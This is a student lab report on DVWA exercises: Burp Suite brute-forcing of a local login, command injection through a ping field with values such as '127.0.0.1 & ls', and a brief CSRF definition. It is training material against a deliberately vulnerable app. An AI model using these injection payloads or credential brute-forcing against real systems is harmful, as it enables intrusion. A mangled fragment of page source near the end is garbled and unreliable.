DVWA – Practical

Name: Dhavalkumar Vijaykumar Patel
Subject: Web Applicaton Security
Class: M.Sc. Cyber Security Sem – I


Brute Force with Burp suite

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. Purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.


Security: Low

With the Low level there are no security measures against brute force attacks. We can use Burp Suite to execute this attack. However, it doesn't matter what tool will be used, John The Ripper, Hydra, or Burp Suite, as the principle of attack is pretty straightforward – we identify the request (GET request in this case) that sends login credentials, we use a dictionary with different words, and perform many requests. Then we review the responses and check if a password was identified during the attack.


Step 1: Run the Burp Suite, configure the proxy, then intercept the request from the DVWA brute force page.




Step 2: Send this to intruder




In intruders > position tab Select Attack type



Clear all the payload parameter to set our own parameter




Select User name and password as a parameter one after another





Go to Payload tab and add payloads for username and password
Add usernames and password payload accordingly also we can use a **/usr/share/dict/wordlist-probable.txt** word list for password


For User name




For Password load **/usr/share/dict/wordlist-probable.txt** file








Run the Attack





After the completing How can we know the password?
Check the Length tab in result. Click on the result tab to arrange it in ascending order.
The longe length is a password.



Here we can see that username=admin & password=password have long length.
We get the login credential.


Step3: Go to website and login with this credential.


Applications
Places
Firefox ESR
Dec 24 17:43
Vulnerability: Brute Force
172.17.0.2/vulnerabilities/brute/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
admin
Password:
Login
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*


Applications
Places
Firefox ESR
Dec 24 17:43
Vulnerability: Brute Force
172.17.0.2/vulnerabilities/brute/?username=admin&password=password&Login=Login#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Brute Force
Login
Username:
Password:
Login
Welcome to the password protected area admin
More Information
https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004)
http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Command Injection

On the Command Injection page, we have an input field that asks for an IP address. After entering the IP, the server will execute the PING command on the given IP. But imagine that we don't input the IP only – we add another command. Keep in mind that exploitation of the vulnerability depends on the OS you use for the server. If you have installed DVWA on Windows machine, the syntax for OS commands differs from the Unix commands. So, you can use 127.0.0.1 && dir in order to list all the directories of the current directory, and for Linux, you will have to use 127.0.0.1 & ls command.



Here we see the list of directory : **help ; index.php ; source**

We can use all linux command to perform our desire task

Let's try **pwd** command

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.036/0.040/0.043/0.000 ms
help
index.php
source
```

\"Submit\"

Enter an IP address:

```
\n";


                $vulnerabilityFile = 'high.php';
                $vulnerabilityFile = 'impossible.php';
                $vulnerabilityFile = 'low.php';
                $vulnerabilityFile = 'medium.php';
```

Ping a device

- " . dvwaExternalLinkUrlGet('http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution') . "
- " . dvwaExternalLinkUrlGet('http://www.ss64.com/bash/') . "
- " . dvwaExternalLinkUrlGet('http://www.ss64.com/nt/') . "
- " . dvwaExternalLinkUrlGet('https://www.owasp.org/index.php/Command_Injection') . "

```
                break;
                break;
                break;
                break;
                {$html}
        $page[ 'body' ] .= "                    " . tokenField();
```

CSRF

CSRF (Cross Site Request Forgery) is an attack that might be used to force user to execute an unwanted action. In short words, if an user opens a malicious page A, that aims to exploit page B, as a result, a request by the name of a user, might be performed to the B website. Quick example – user opens URL sent by attacker, it exploits CSRF vulnerability in a bank website that the user is connected, and money is sent from the bank account to account of a criminal.

